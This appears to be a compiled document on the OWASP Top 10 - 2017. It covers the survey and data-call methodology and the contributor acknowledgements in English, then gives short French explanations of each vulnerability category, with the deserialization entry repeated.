The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (ordered by CWE-ID) that you should additionally consider include:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

## Overview

At the OWASP Project Summit, active participants and community members decided on a vulnerability view, with up to two (2) forward looking vulnerability classes, with ordering defined partially by quantitative data, and partially by qualitative surveys.

## Industry Ranked Survey

For the survey, we collected the vulnerability categories that had been previously identified as being “on the cusp” or were mentioned in feedback to 2017 RC1 on the Top 10 mailing list. We put them into a ranked survey and asked respondents to rank the top four vulnerabilities that they felt should be included in the OWASP Top 10 - 2017. The survey was open from Aug 2 – Sep 18, 2017. 516 responses were collected and the vulnerabilities were ranked.

Rank	Survey Vulnerability Categories	Score
1	Exposure of Private Information ('Privacy Violation') [CWE-359]	748
2	Cryptographic Failures [CWE-310/311/312/326/327]	584
3	Deserialization of Untrusted Data [CWE-502]	514
4	Authorization Bypass Through User-Controlled Key (IDOR* & Path Traversal) [CWE-639]	493
5	Insufficient Logging and Monitoring [CWE-223 / CWE-778]	440

Exposure of Private Information is clearly the highest-ranking vulnerability, but fits very easily as an additional emphasis into the existing [A3:2017-Sensitive Data Exposure](#). Cryptographic Failures can fit within Sensitive Data Exposure. Insecure deserialization was ranked at number three, so it was added to the Top 10 as [A8:2017-Insecure Deserialization](#) after risk rating. The fourth ranked User-Controlled Key is included in [A5:2017-Broken Access Control](#); it is good to see it rank highly on the survey, as there is not much data relating to authorization vulnerabilities. The number five ranked category in the survey is Insufficient Logging and Monitoring, which we believe is a good fit for the Top 10 list, which is why it has become [A10:2017-Insufficient Logging & Monitoring](#). We have moved to a point where applications need to be able to define what may be an attack and generate appropriate logging, alerting, escalation and response.

## Public Data Call

Traditionally, the data collected and analyzed was more along the lines of frequency data: how many vulnerabilities were found in tested applications. As is well known, tools traditionally report all instances found of a vulnerability and humans traditionally report a single finding with a number of examples. This makes it very difficult to aggregate the two styles of reporting in a comparable manner.

For 2017, the incidence rate was calculated by how many applications in a given data set had one or more of a specific vulnerability type. The data from many larger contributors was provided in two views. The first was the traditional frequency style of counting every instance found of a vulnerability, while the second was the count of applications in which each vulnerability was found in (one or more times). While not perfect, this reasonably allows us to compare the data from Human Assisted Tools and Tool Assisted Humans. The raw data and analysis work is [available in GitHub](#). We intend to expand on this with additional structure for future versions of the Top 10.

We received 40+ submissions in the call for data, and because many were from the original data call that was focused on frequency, we were able to use data from 23 contributors covering ~114,000 applications. We used a one-year block of time where possible and identified by the contributor. The majority of applications are unique, though we acknowledge the likelihood of some repeat applications between the yearly data from Veracode. The 23 data sets used were either identified as tool assisted human testing or specifically provided incidence rate from human assisted tools. Anomalies in the selected data of 100%+ incidence were adjusted down to 100% max. To calculate the incidence rate, we calculated the percentage of the total applications there were found to contain each vulnerability type. The ranking of incidence was used for the prevalence calculation in the overall risk for ranking the Top 10.

## Acknowledgements to Data Contributors

We'd like to thank the many organizations that contributed their vulnerability data to support the 2017 update:

- |                            |                                  |   |                  |
|----------------------------|----------------------------------|---|------------------|
| • ANCAP                    | • Contrast Security              | • Services bv                                   | • Purpletalk     |
| • Aspect Security          | • DDoS.com                       | • Khallagh                                      | • Secure Network |
| • AsTech Consulting        | • Derek Weeks                    | • Linden Lab                                    | • Shape Security |
| • Atos                     | • Easybss                        | • M. Limacher IT Dienstleistungen               | • SHCP           |
| • Branding Brand           | • Edgescan                       | • Micro Focus Fortify                           | • Softtek        |
| • Bugcrowd                 | • EVERY                          | • Minded Security                               | • Synopsis       |
| • BUGemot                  | • EZI                            | • National Center for Cyber Security Technology | • TCS            |
| • CDAC                     | • Hamed                          | • Network Test Labs Inc.                        | • Vantage Point  |
| • Checkmarx                | • Hidden                         | • Osampa  | • Veracode       |
| • Colegio LaSalle Monteria | • I4 Consulting                  | • Paladion Networks                             | • Web.com        |
| • Company.com              | • iBLISS Segurana & Inteligencia |   |                  |
| • ContextIS                | • ITsec Security                 |   |                  |

For the first time, all the data contributed to a Top 10 release, and the full list of contributors [is publicly available](#).

## Acknowledgements to Individual Contributors

We'd like to thank the individual contributors who spent many hours collectively contributing to the Top 10 in GitHub:

- |                  |               |                   |                     |                   |
|------------------|---------------|-------------------|---------------------|-------------------|
| • ak47gen        | • drwetter    | • ilatypov        | • neo00             | • starbuck3000    |
| • alonergan      | • dune73      | • irbishop        | • nickthetait       | • stefanb         |
| • ameft          | • ecftw       | • itscooper       | • ninedter          | • sumitagarwalusa |
| • anantshri      | • einsweniger | • ivanr           | • ossie-git         | • taprootsec      |
| • bandrzej       | • ekobrin     | • jeremylong      | • PauloASilva       | • tghosth         |
| • bchurchill     | • eoftedal    | • jhaddix         | • PeterMosmans      | • TheJambo        |
| • binarious      | • frohoff     | • jmanico         | • pontocom          | • thesp0nge       |
| • bkimminich     | • fzipi       | • joaomatosf      | • psiinon           | • toddgrotenhuis  |
| • Boberski       | • gebi        | • jrmithdobbs     | • pwntester         | • troymarshall    |
| • borischen      | • Gilc83      | • jsteven         | • raesene           | • tsohlacol       |
| • Calico90       | • gilzow      | • jvehent         | • riramar           | • vdbaan          |
| • chrish         | • global4g    | • katyantton      | • ruroot            | • yohgaki         |
| • clerkendweller | • grnd        | • kerberosmansour | • securestep9       |                   |
| • D00gs          | • h3xstream   | • koto            | • securitybits      |                   |
| • davewichers    | • hiralph     | • m8urnett        | • SPoint42          |                   |
| • drkknigh       | • HoLyVieR    | • mwcoates        | • sreenathsasikumar |                   |

And everyone else who provided feedback via Twitter, email, and other means.

We would be remiss not to mention that Dirk Wetter, Jim Manico, and Osama Elnaggar have provided extensive assistance. Also, Chris Frohoff and Gabriel Lawrence provided invaluable support in the writing of the new [A8:2017-Insecure Deserialization risk](#).

## **Top 10 Owasp : Explicitation**

### **A1 : 2017 – FAILLE D'INJECTION**

Les failles d'injection telles que les injections SQL, NoSQL, OS et LDAP sont fréquentes dans les applications Web. L'injection se produit quand des données provenant de l'utilisateur sont envoyées à un interpréteur en tant qu'élément faisant partie d'une commande ou d'une requête. Les données hostiles de l'attaquant dupent l'interpréteur afin de l'amener à exécuter des commandes fortuites, à changer des données, etc.

### **A2 : 2017 – VIOLATION DE GESTION D'AUTHENTIFICATION**

Les fonctions applicatives relatives à l'authentification et la gestion de session ne sont souvent pas mises en œuvre correctement, permettant aux attaquants de compromettre les mots de passe, clés, jetons de session, ou d'exploiter d'autres failles d'implémentation pour s'approprier les identités d'autres utilisateurs.

### **A3 : 2017 – EXPOSITION DE DONNEES SENSIBLES**

L'exposition de données sensibles peut se produire lorsque des fonctions de sécurité adéquates ne sont pas appliquées sur les données ou sont appliquées de façon incorrecte permettant ainsi aux attaquants de dérober des informations sensibles telles que des mots de passe, des informations de paiement, des adresses ou toute autre information pouvant être d'une certaine valeur pour l'attaquant. Les données sensibles doivent être bien protégées à la fois au stockage et durant leur transport et des précautions particulières doivent être prises lorsqu'elles sont échangées avec un navigateur Web.

### **A4 : 2017 – ATTAQUE XXE**

Une attaque XXE est un type d'attaque contre un analyseur syntaxique XML. Cette attaque se produit lorsqu'un fichier XML contenant une référence à une entité externe est traité par un analyseur XML mal configuré. Les attaquants peuvent facilement exploiter les vulnérabilités dans ces analyseurs XML, en leur donnant des fichiers XML malveillants qui peuvent contenir du code indésirable. Cette attaque peut mener à la divulgation de données confidentielles, au déni de service, à la falsification des requêtes côté serveur, à l'analyse des ports du point de vue de la machine où se trouve l'analyseur et à d'autres impacts.

### **A5 : 2017 – VIOLATION DE CONTRÔLE D'ACCES**

Le contrôle d'accès permet de spécifier ce qu'il est permis aux utilisateurs authentifiés de faire sur une application. Pour mettre en place un contrôle d'accès adéquat, il faut s'assurer que de bonnes vérifications d'autorisation et une bonne authentification permettant de dire ce qu'un tel utilisateur peut faire sur l'application soient en place. Les restrictions sur ce que les utilisateurs authentifiés sont autorisés à faire ne sont souvent pas correctement appliquées. Les attaquants peuvent exploiter ces failles pour accéder à des fonctionnalités et/ou données non autorisées, telles

que l'accès aux comptes d'autres utilisateurs, l'affichage de fichiers sensibles, la modification des données d'autres utilisateurs, la modification des droits d'accès, etc.

### **A6 : 2017 – MAUVAISE CONFIGURATION DE SECURITE**

La sécurité d'une application Web ne concerne pas seulement le code. D'après l'Owasp, la mauvaise configuration de sécurité est le problème le plus souvent rencontré. Ceci est généralement le résultat de configurations par défaut non sécurisées, de configurations incomplètes, d'un stockage cloud ouvert, d'en-têtes HTTP mal configurés, de messages d'erreur détaillés contenant des informations sensibles, entre autres. Une sécurité renforcée nécessite un ensemble de configurations correctes et sécurisées déployées pour les applications, les frameworks, les serveurs, les bases de données et le code. De même, toutes ces configurations doivent être maintenues à jour.

### **A7 : 2017 – CROSS-SITE SCRIPTING (XSS)**

Les failles XSS se produisent lorsqu'une application accepte des données non fiables et les envoie à un browser web sans validation appropriée. XSS permet à des attaquants d'exécuter du script dans le navigateur de la victime afin de détourner des sessions utilisateur, défigurer des sites web, insérer du contenu hostile, effectuer des attaques par phishing, et prendre le contrôle du navigateur de l'utilisateur en utilisant un script malicieux. Le script malicieux est habituellement écrit en JavaScript, mais n'importe quel langage de programmation supporté par le navigateur de la victime est un moyen d'exécution de cette attaque.

### **A8 : 2017 – DESERIALISATION NON SECURISEE**

La sérialisation est le processus consistant à transformer un objet en un format pouvant être restauré plus tard. Les objets sont le plus souvent sérialisés afin d'être sauvegardés ou d'être transmis dans le cadre d'une communication. La désérialisation est le processus inverse, c'est-à-dire le fait de prendre des données structurées à partir d'un certain format et de les reconstruire en un objet. Une désérialisation non sécurisée conduit souvent à l'exécution de code distant, et même si les failles de désérialisation n'aboutissent pas à l'exécution de code distant, elles peuvent être utilisées pour effectuer des attaques, y compris des attaques d'injection et d'escalade de privilèges.

### **A8 : 2017 – DESERIALISATION NON SECURISEE**

La sérialisation est le processus consistant à transformer un objet en un format pouvant être restauré plus tard. Les objets sont le plus souvent sérialisés afin d'être sauvegardés ou d'être transmis dans le cadre d'une communication. La désérialisation est le processus inverse, c'est-à-dire le fait de prendre des données structurées à partir d'un certain format et de les reconstruire en un objet. Une désérialisation non sécurisée conduit souvent à l'exécution de code distant, et même si les failles de désérialisation n'aboutissent pas à l'exécution de code distant, elles peuvent être utilisées pour effectuer des attaques, y compris des attaques d'injection et d'escalade de privilèges.

### **A9 : 2017 – UTILISATION DE COMPOSANTS VULNERABLES**

Les composants logiciels, bibliothèques et frameworks utilisés dans les applications Web proviennent le plus souvent de la communauté open source et doivent être utilisés avec prudence au cas où des vulnérabilités s’y cacheraient. En effet certaines versions d’un composant peuvent être sujettes à diverses vulnérabilités qui pourraient avoir été corrigées dans les versions les plus récentes. Une fois qu’une vulnérabilité est révélée, les failles sont rendues publiques. Ces failles peuvent ensuite être utilisées pour compromettre avec succès la version vulnérable d’un composant et par le même biais, les applications l’utilisant.

### **A10 : 2017 – LOGGING ET MONITORING INSUFFISANTS**

Les événements tels que les tentatives de connexion réussies et infructueuses, l’adresse IP des connexions entrantes, les événements importants tels que les transactions de grande valeur doivent être enregistrés et surveillés régulièrement. Ce faisant, l’on peut comprendre tout ce qui se passe sur l’application et être prêt à réagir en cas d’attaque. Autrement, il peut être très difficile de répondre à une attaque ou de connaître l’origine d’une certaine faille.